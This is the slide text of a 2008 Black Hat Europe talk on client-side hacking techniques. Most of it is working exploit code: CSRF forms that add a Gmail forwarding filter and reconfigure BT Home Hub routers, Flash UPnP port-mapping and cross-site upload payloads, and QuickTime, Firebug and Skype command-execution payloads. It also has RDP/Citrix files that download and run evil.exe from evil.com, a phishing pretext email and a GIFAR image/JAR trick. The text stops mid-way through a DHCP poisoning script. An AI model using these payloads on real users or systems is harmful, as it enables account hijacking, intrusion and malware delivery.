





# **GNUCITIZEN**

Cutting-edge Think Tank

# BLACK HAT EUROPE 2008



# CLIENT-SIDE SECURITY

Overview of various Client-Side Hacking Tricks and Techniques



pdp

Information Security Researcher, founder of the GNUCITIZEN group

# OBJECTIVES


- I was planning to...
  - Research Design Issues
  - Innovate
  - Mix & Match Ideas



# CLIENTS & SERVERS


- Symbiosis
  - Clients & Servers are in a constant interaction.
  - This interaction comes in various forms.
  - Their security model is shared.

# THE GMAIL HIJACK TECHNIQUE





# THE GMAIL HIJACK TECHNIQUE



# THE GMAIL HIJACK TECHNIQUE

Google Mail - Search results for: has:attachment - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://mail.google.com/mail/?auth=DQAAAIwAAAAg\_Y\_qW8TH4Tow57K8PKelpkaYCunLDJA1R1YyFD0EhpdEF0yb88aZWzXhe2z2bXvv38PoE0p

Mail Calendar Documents Photos Groups Web more

Settings | Help | Sign out

Google Mail BETA

Search Mail Search the Web Show search options Create a filter

Your filter was created. Learn more

Compose Mail

Inbox (157)

Starred

Chats

Sent Mail

Drafts

All Mail

Spam (523)

Trash

Contacts

John Dolsan

Search, add, or invite

Labels

Invite a friend

Give Google Mail to:

Send Invite 50 left

preview invite

Settings

General Accounts Labels Filters Forwarding and POP Chat Web Clips

The following filters are applied to all incoming mail:

Matches: **has:attachment** edit delete

Do this: Forward to collect@evil.com

Create a new filter

**Evil Site adds a Backdoor**

See what this means for you. Learn more

You are currently using 3 MB (0%) of your 2904 MB.

Google Mail view: standard with chat | standard without chat | basic HTML Learn more

©2007 Google - Terms of Use - Privacy Policy - Program Policies - Google Home

mail.google.com Proxy: None Open Notebook

# THE GMAIL HIJACK TECHNIQUE

- Via a CSRF Redirection Utility

- ```
http://www.gnucitizen.org/util/csrf
?_method=POST&_enctype=multipart/form-data
&_action=https%3A//mail.google.com/mail/h/ewt1jmu4ddv/%3Fv%3Dprf
&cf2_emc=true
&cf2_email=evilinear@mailinator.com
&cf1_from
&cf1_to
&cf1_subj
&cf1_has
&cf1_hasnot
&cf1_attach=true
&tfi&s=z
&irf=on&nvp_bu_cftb=Create%20Filter
```

# THE GMAIL HIJACK TECHNIQUE

- HTML Code

```
• <html>
  <body>
    <form name="form" method="POST" enctype="multipart/form-data"
      action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf">
      <input type="hidden" name="cf2_emc" value="true"/>
      <input type="hidden" name="cf2_email"
        value="evilinbox@mailinator.com"/>
      <input type="hidden" name="cf1_from" value=""/>
      <input type="hidden" name="cf1_to" value=""/>
      <input type="hidden" name="cf1_subj" value=""/>
      <input type="hidden" name="cf1_has" value=""/><input type="hidden"
        name="cf1_hasnot" value=""/>
      <input type="hidden" name="cf1_attach" value="true"/>
      <input type="hidden" name="tfi" value=""/>
      <input type="hidden" name="s" value="z"/>
      <input type="hidden" name="irf" value="on"/>
      <input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
    </form>
    <script>form.submit()</script>
  </body>
</html>
```

# SOMEONE GOT HACKED

It is unfortunate, but it gives us a good case study!

# PWNING BT HOME HUB

- Enable Remote Assistance

```
• <html>
  <!-- ras.html -->
  <head></head>
  <body>
    <form name='raccess' action='http://192.168.1.254/cgi/b/ras/?
ce=1&be=1&l0=5&l1=5' method='post'>
      <input type='hidden' name='0' value='31'>
      <input type='hidden' name='1' value=''>
      <input type='hidden' name='30' value='12345678'>
      <!-- <input type='submit' value="own it!"> -->
    </form>
    <script>document.raccess.submit();</script>
  </body>
</html>
```

# PWNING BT HOME HUB

- Disable Wireless Connectivity

```
• <html>
  <body>
    <!-- disable_wifi_interface.html -->
    <!--
      POST /cgi/b/_wli_/cfg/?ce=1&be=1&l0=4&l1=0&name= HTTP/1.1
      0=10&1=&32=&33=&34=2&35=1&45=11&47=1
    -->
    <form action="http://192.168.1.254/cgi/b/_wli_/cfg/"
method="post">
  <input type="hidden" name="0" value="10">
  <input type="hidden" name="1" value="">
  <input type="hidden" name="32" value="">
  <input type="hidden" name="33" value="">
  <input type="hidden" name="34" value="2">
  <input type="hidden" name="35" value="1">
  <input type="hidden" name="45" value="11">
  <input type="hidden" name="47" value="1">
</form>
<script>document.forms[0].submit();</script>
</body>
</html>
```

# PWNING BT HOME HUB

- Call Jacking

- `POST http://api.home/cgi/b/_voip_/stats//?  
ce=1&be=0&l0=-1&l1=-1&name=`

- `0=30&1=00390669893461`

- Is that the Vatican number?





**PWNED !!**

Thanks to AP!!!

# PWNED!!!



# SNOM

.mario hacked Snom

# CROSS-SITE FILE UPLOAD ATTACKS

- The Flash Method

```
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
creationComplete="onAppInit()">
  <mx:Script>
    /* by Petko D. Petkov; pdp
    * GNUCITIZEN
    **/
    import flash.net.*;

    private function onAppInit():void
    {
        var r:URLRequest = new
        URLRequest('http://victim.com/upload.php');
        r.method = 'POST';
        r.data =
        unescape('-----109092118919201%0D%0AContent-Disposition%3A
form-data%3B name%3D%22file%22%3B filename%3D%22gc.txt%22%0D%0AContent-Type%3A
text%2Fplain%0D%0A%0D%0AHi from GNUCITIZEN%21%0D
%0A-----109092118919201%0D%0AContent-Disposition%3A form-
data%3B name%3D%22submit%22%0D%0A%0D%0ASubmit Query%0D
%0A-----109092118919201--%0A');
        r.contentType = 'multipart/form-data;
boundary=-----109092118919201';
        navigateToURL(r, '_self');
    }
  </mx:Script>
</mx:Application>
```

# CROSS-SITE FILE UPLOAD ATTACKS

- The FORM Method

- ```
<form method="post" action="http://kuza55.awardspace.com/files.php"
  enctype="multipart/form-data">
  <textarea name='file"; filename="filename.ext
  Content-Type: text/plain; '>Arbitrary File
  Contents</textarea>
  <input type="submit" value='Send "File"' />
</form>
```

- by kuza55

- Opera doesn't like it!

# QUICKTIME PWNS FIREFOX

- QuickTime Media Links

- ```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="Sample.mov" autoplay="true"/>
```

- Supported File Extensions

- ```
3g2, 3gp, 3gp2, 3gpp, AMR, aac, adts, aif, aifc, aiff, amc, au,
avi, bwf, caf, cdda, cel, flc, fli, gsm, m15, m1a, m1s, m1v, m2a,
m4a, m4b, m4p, m4v, m75, mac, mov, mp2, mp3, mp4, mpa, mpeg, mpg,
mpm, mpv, mqv, pct, pic, pict, png, pnt, pntg, qcp, qt, qti, qt
```

# QUICKTIME PWNS FIREFOX

- The Exploit

```
• <?xml version="1.0">
  <?quicktime type="application/x-quicktime-media-link"?>
  <embed src="a.mp3" autoplay="true" qtnext="-chrome
  javascript:file=Components.classes['@mozilla.org/file/local;
  1'].createInstance(Components.interfaces.nsILocalFile);file.initWith
  Path('c:\\windows\\system32\\calc.exe');process=Components.classes
  ['@mozilla.org/process/util;
  1'].createInstance(Components.interfaces.nsIProcess);process.init(f
  ile);process.run(true,[],0);void(0);"/>
```

# QUICKTIME PWNS FIREFOX

- The Exploit

- `qtnext="-chrome javascript:...`



# IE PWNS SECOND LIFE

- The Exploit

- `<iframe src='secondlife://' -autologin -loginuri "http://evil.com/sl/record-login.php' ></iframe>`



# IE PWNS SECOND LIFE

- Avatar Theft

```
· [HTTP_RAW_POST_DATA] => <methodCall>
  <methodName>login_to_simulator</methodName>
  ...
  ...
  ...
    <member>
      <name>passwd</name>
      <value>
        <string>$1$[MD5 Hash of the password
here]</string>
      </value>
    </member>
    ...
    ...
    ...
  </methodCall>
```

# IE PWNS SECOND LIFE

- ...with that

- ```
<?php
ob_start();
print_r($GLOBALS);
error_log(ob_get_contents(),
0);
ob_end_clean();
?>
```



ALL YOUR AVATARS

ARE BELONG TO US!!!

# CITRIX/RDP COMMAND FIXATION ATTACKS

- CITRIX ICA

- ```
[WFClient]
Version=1
[ApplicationServers]
Connection To Citrix Server=
[Connection To Citrix Server]
InitialProgram=some command here
Address= 172.16.3.191
ScreenPercent=0
```

- Microsoft RDP

- ```
screen mode id:i:1
desktopwidth:i:800
desktopheight:i:600
session bpp:i:16
full address:s:172.16.3.191
compression:i:1
keyboardhook:i:2
alternate shell:s:some command here
shell working directory:s:C:\
bitmapcachepersistenable:i:1
```

# CITRIX/RDP COMMAND FIXATION ATTACKS

- The Malicious One

- screen mode id:i:1  
desktopwidth:i:800  
desktopheight:i:600  
session bpp:i:16  
full address:s:172.16.3.191  
compression:i:1  
keyboardhook:i:2  
alternate shell:s:**cmd.exe /C "tftp -i  
evil.com GET evil.exe evil.exe &  
evil.exe"**  
shell working directory:s:C:\  
bitmapcachepersistenable:i:1

**Hello John,**

**This is Tim from Tech Department. I was informed that you have some problems with your remote desktop connectivity. I've attached a modified RDP file you can tryout and see if it works. Just double click on the file and login. Your domain credentials should work. Let me know if you have any problems.**

**Tim O'Brian  
Tech Department**



# CITRIX/RDP COMMAND FIXATION ATTACKS

- The Evil One

```
• [WFClient]
  Version=1

  [ApplicationServers]
  Connection To Citrix Server=

  [Connection To Citrix Server]
  AutoLogonAllowed=On
  UseLocalUserAndPassword=On
  InitialProgram=cmd.exe /C "tftp -i evil.com GET evil.exe evil.exe &
  evil.exe"

  ScreenPercent=0
  CITRIX auto-start
```

- In an iFrame

```
• <iframe
  src="http://evil.com/path/to/evil.ica"></
  iframe>
```

# CITRIX/RDP COMMAND FIXATION ATTACKS

- but also possible via the ICA ActiveX controller
- requires the CITRIX Neighborhood
- but targets can be bruteforced or guessed



# FIREBUG GOES EVIL

- Injection

- `console.log({'<script>alert("bing!")</script>':'exploit'})`

- Evil Function

- ```
function runFile(f) {
    var file = Components.classes["@mozilla.org/file/local;1"]
        .createInstance(Components.interfaces.nsILocalFile);

    file.initWithPath(f);

    var process =
Components.classes["@mozilla.org/process/util;1"]
        .createInstance(Components.interfaces.nsIProcess);

    process.init(file);

    var argv = Array.prototype.slice.call(arguments, 1);
    process.run(true, argv, argv.length);
}
```

# FIREBUG GOES EVIL

- Payload

```
console.log({'<script>var s=[]</script>': 'payload'});
console.log({'<script>s.push("function runFi"</script>': 'payload'});
console.log({'<script>s.push("le(f){var file"</script>': 'payload'});
console.log({'<script>s.push("=Components.cl"</script>': 'payload'});
console.log({'<script>s.push("asses[\\"@mozil"</script>': 'payload'});
console.log({'<script>s.push("la.org/file/lo"</script>': 'payload'});
console.log({'<script>s.push("cal;1\\["].creat"</script>': 'payload'});
console.log({'<script>s.push("eInstance(Comp"</script>': 'payload'});
console.log({'<script>s.push("onents.interfa"</script>': 'payload'});
console.log({'<script>s.push("ces.nsILocalFi"</script>': 'payload'});
console.log({'<script>s.push("le);file.initW"</script>': 'payload'});
console.log({'<script>s.push("ithPath(f);var"</script>': 'payload'});
console.log({'<script>s.push(" process=Compo"</script>': 'payload'});
console.log({'<script>s.push("nents.classes["</script>': 'payload'});
console.log({'<script>s.push("\\"@mozilla.org"</script>': 'payload'});
console.log({'<script>s.push("/process/util;"</script>': 'payload'});
console.log({'<script>s.push("1\\["].createIns"</script>': 'payload'});
console.log({'<script>s.push("tance(Componen"</script>': 'payload'});
console.log({'<script>s.push("ts.interfaces."</script>': 'payload'});
console.log({'<script>s.push("nsIPProcess);pr"</script>': 'payload'});
console.log({'<script>s.push("ocess.init(fil"</script>': 'payload'});
console.log({'<script>s.push("e);var argv=Ar"</script>': 'payload'});
console.log({'<script>s.push("ray.prototype."</script>': 'payload'});
console.log({'<script>s.push("slice.call(arg"</script>': 'payload'});
console.log({'<script>s.push("uments,1);proc"</script>': 'payload'});
console.log({'<script>s.push("ess.run(true,a"</script>': 'payload'});
console.log({'<script>s.push("rgv,argv.lengt"</script>': 'payload'});
console.log({'<script>s.push("h)"}</script>': 'payload'});
```

# FIREBUG GOES EVIL

- function execute (p) {

```
function execute (p) {  
  var p = p.replace(/\\/g, '\\\\');  
  console.log({'<script>var p=[]</script>': 'execute'});  
  
  for (var i = 0; i < p.length; i += 14) {  
    var mal_obj = {};  
    mal_obj['<script>p.push("' + p.substring(i, i + 14) +  
    "')</script>'] = 'execute';  
  
    console.log(mal_obj);  
  }  
  
  console.log({'<script>runFile(p.join(""))</script>': 'execute'});  
}  
  
execute('c:\\windows\\system32\\calc.exe');
```

# VULNERABILITIES IN SKYPE

- **Deadly Combination**

- DailyMotion/Metacafe + XSS + Skype = 0wnage

- **Code**

- ```
<script>
var x=new ActiveXObject("WScript.Shell");
var someCommands="Some command-line commands to download and
execute binary file";
x.run('cmd.exe /C "'+someCommands+'");
</script>
```

- **Vector**

- `skype:?multimedia_mood&partner=metacafe&id=1053760`

- **Credits**

- Miroslav Lučinskij
- Aviv Raff

# VULNERABILITIES IN SKYPE

- Pwnable via the AIR
  - AIRPWN
  - Karma
- We knew about it last year!

# FIREFOX JAR: URL HANDLER ISSUES

- Basic jar: Example

- `jar:[url to archive]![path to file]`

- `jar:https://domain.com/path/to/jar.jar!/Pictures/a.jpg`

- When uploaded and accessed it executes within the origins of the `[url to archive]`

# FIREFOX CROSS-SITE SCRIPTING CONDITIONS OVER JAR: URLs

- Requires 302 Open Redirect
  - ```
<html><head>  
<script  
language="javascript">window.location=  
"jar:http://groups.google.com/searchhi  
story/url?  
url=http://evil.com/evil.jar!/payload.  
htm";</script>  
</head></html>
```
- The one above pwns Google
  - Vector developed by Beford

# THE JAVA RUNTIME AND JAR

- It pokes services behind the Firewall
- It works with File Upload facilities
- Social Engineering is Required!!!
- It thinks of pictures like JARs



# THE JAVA RUNTIME AND JAR

- Get an image from the Web:

- `fancyimage.jpg`

- Prepare a JAR:

- `jar cvf evil.jar Evil*.class`

- Put them together:

- `copy /B fancyimage.jpg + evil.jar  
fancyevilimage.jpg`

or

```
cp fancyimage.jpg fancyevilimage.jpg  
cat evi.jar >> fancyevilimage.jpg
```

# DRIVE BY



JAVA

# DRIVE BY JAVA

- ANT building Script

```
<project name="sign" default="sign" basedir=".>
<property name="key.CN" value="GNUCITIZEN"/>
<property name="key.OU" value="GNUCITIZEN"/>
<property name="key.O" value="GNUCITIZEN"/>
<property name="key.C" value="UK"/>
<property name="applet.class" value="" />
<property name="applet.width" value="200"/>
<property name="applet.height" value="200"/>
<property name="target" value="target"/>
<property name="jar" value="${target}.jar"/>
<property name="htm" value="${target}.htm"/>
<target name="compile">
<javac srcdir="." />
</target>
<target name="pack" depends="compile">
<jar basedir="." destfile="${jar}" />
</target>
<target name="sign">
<delete file=".tmp.jks" />
<genkey alias="key" storepass="abc123" keystore=".tmp.jks" keyalg="RSA" validity="365">
<dnname>
<param name="CN" value="${key.CN}" />
<param name="OU" value="${key.OU}" />
<param name="O" value="${key.O}" />
<param name="C" value="${key.C}" />
</dnname>
</genkey>
<signjar jar="${jar}" alias="key" storepass="abc123" keystore=".tmp.jks" />
<delete file=".tmp.jks" />
</target>
<target name="appletize">
<echo file="${htm}" message="&lt;APPLET code=&quot;${applet.class}&quot; archive=&quot;${jar}&quot;
width=&quot;${applet.width}&quot; height=&quot;${applet.height}&quot; &gt;&lt;/APPLET&gt;" />
</target>
<target name="clean">
<delete file="${htm}" />
<delete file=".tmp.jks" />
<delete>
<fileset dir="." includes="*.class" />
</delete>
</target>
<target name="wipe" depends="clean">
<delete file="${jar}" />
</target>
</project>
```


# DRIVE BY JAVA

- Malicious Applet

```
• import java.io.*;
  import java.net.*;
  import java.awt.*;
  import java.applet.*;
  import java.awt.event.*;

  public class SuperMario3D extends Applet {
  public void init(){
  try {
Process p =
Runtime.getRuntime().exec("calc");
  } catch (IOException e) {
  //do nothing
  }
  }
  };
```

# THE FLASH UPNP HACK



HACKING THE INTERWEBS

# THE FLASH UPNP HACK

- A Flash Exploit

```
<mx:Application xmlns:mx=http://www.adobe.com/2006/mxml creationComplete="onAppInit()">
<mx:Script>
import flash.net.*;
private function onAppInit():void
{
var r:URLRequest = new URLRequest('http://192.168.1.254/upnp/control/igd/wanpppcInternet');
r.method = 'POST';
r.data = unescape('%3C%3Fxml%20version%3D%221.0%22%3F%3E%3CSOAPENV%3AEnvelope%20xmlns%3ASOAPENV%3D%22http%3A//schemas.xmlsoap.org/soap/envelope/%22%20SOAPENV%3AencodingStyle%3D%22http%3A//schemas.xmlsoap.org/soap/encoding/%22%3E%3CSOAPENV%3ABody%3E%3Cm%3AAddPortMapping%20xmlns%3Am%3D%22urn%3Aschemas-upnporg%3Aservice%3AWANPPPCConnection%3A1%22%3E%3CNewRemoteHost%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3E%3C/NewRemoteHost%3E%3CNewExternalPort%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22ui2%22%3E1337%3C/NewExternalPort%3E%3CNewProtocol%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3ETCP%3C/NewProtocol%3E%3CNewInternalPort%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22ui2%22%3E445%3C/NewInternalPort%3E%3CNewInternalClient%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3E192.168.1.64%3C/NewInternalClient%3E%3CNewEnabled%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22boolean%22%3E1%3C/NewEnabled%3E%3CNewPortMappingDescription%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3EEVILFORWARDRULE2%3C/NewPortMappingDescription%3E%3CNewLeaseDuration%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22ui4%22%3E0%3C/NewLeaseDuration%3E%3C/m%3AAddPortMapping%3E%3C/SOAP-ENV%3ABody%3E%3C/SOAPENV%3AEnvelope%3E');
r.contentType = 'application/xml';
r.requestHeaders.push(new URLRequestHeader('SOAPAction', '"urn:schemas-upnporg:service:WANPPPCConnection:1#AddPortMapping"'));
navigateToURL(r, '_self');
}
</mx:Script>
</mx:Application>
```

- works with sendToURL

# THE FLASH UPNP HACK

- The Payload

- ```
<?xml version="1.0"?><SOAP-ENV:Envelope
xmlns:SOAPENV="http://schemas.xmlsoap.org/soap/envelope/"
SOAPENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><
SOAPENV:Body><m:AddPortMapping xmlns:m="urn:schemas-
upnporg:service:WANPPPConnection:1"><NewRemoteHost
xmlns:dt="urn:schemasmicrosoft-com:datatypes"
dt:dt="string"></NewRemoteHost><NewExternalPort
xmlns:dt="urn:schemasmicrosoft-com:datatypes"
dt:dt="ui2">1337</NewExternalPort><NewProtocol
xmlns:dt="urn:schemasmicrosoft-com:datatypes"
dt:dt="string">TCP</NewProtocol><NewInternalPort
xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="ui2">445</NewInternalPort><NewInternalClient
xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="string">192.168.1.64</NewInternalClient><NewEnabled
xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="boolean">1</NewEnabled><NewPortMappingDescription
xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="string">EVILFORWARDRULE2</NewPortMappingDescription><NewLeas
eDuration xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="ui4">0</NewLeaseDuration></m:AddPortMapping></SOAPENV:Body><
/SOAP-ENV:Envelope>
```

# THE FLASH UPNP HACK

- Affects many embedded devices.
- It is trivial to exploit.
- The attack hasn't been seen used in the wild!



# DHCP NAME POISONING ATTACKS

- It poisons the DNS!
- A Perl Script

```
#!/usr/bin/env perl
use File::Basename;
use IO::Socket::INET;
use Net::DHCP::Packet;
use Net::DHCP::Constants;

$usage = "usage: ".basename($0)." <mac> <ip> <domain> <name>\n";
$mac = shift or die $usage;
$ip = shift or die $usage;
$domain = shift or die $usage;
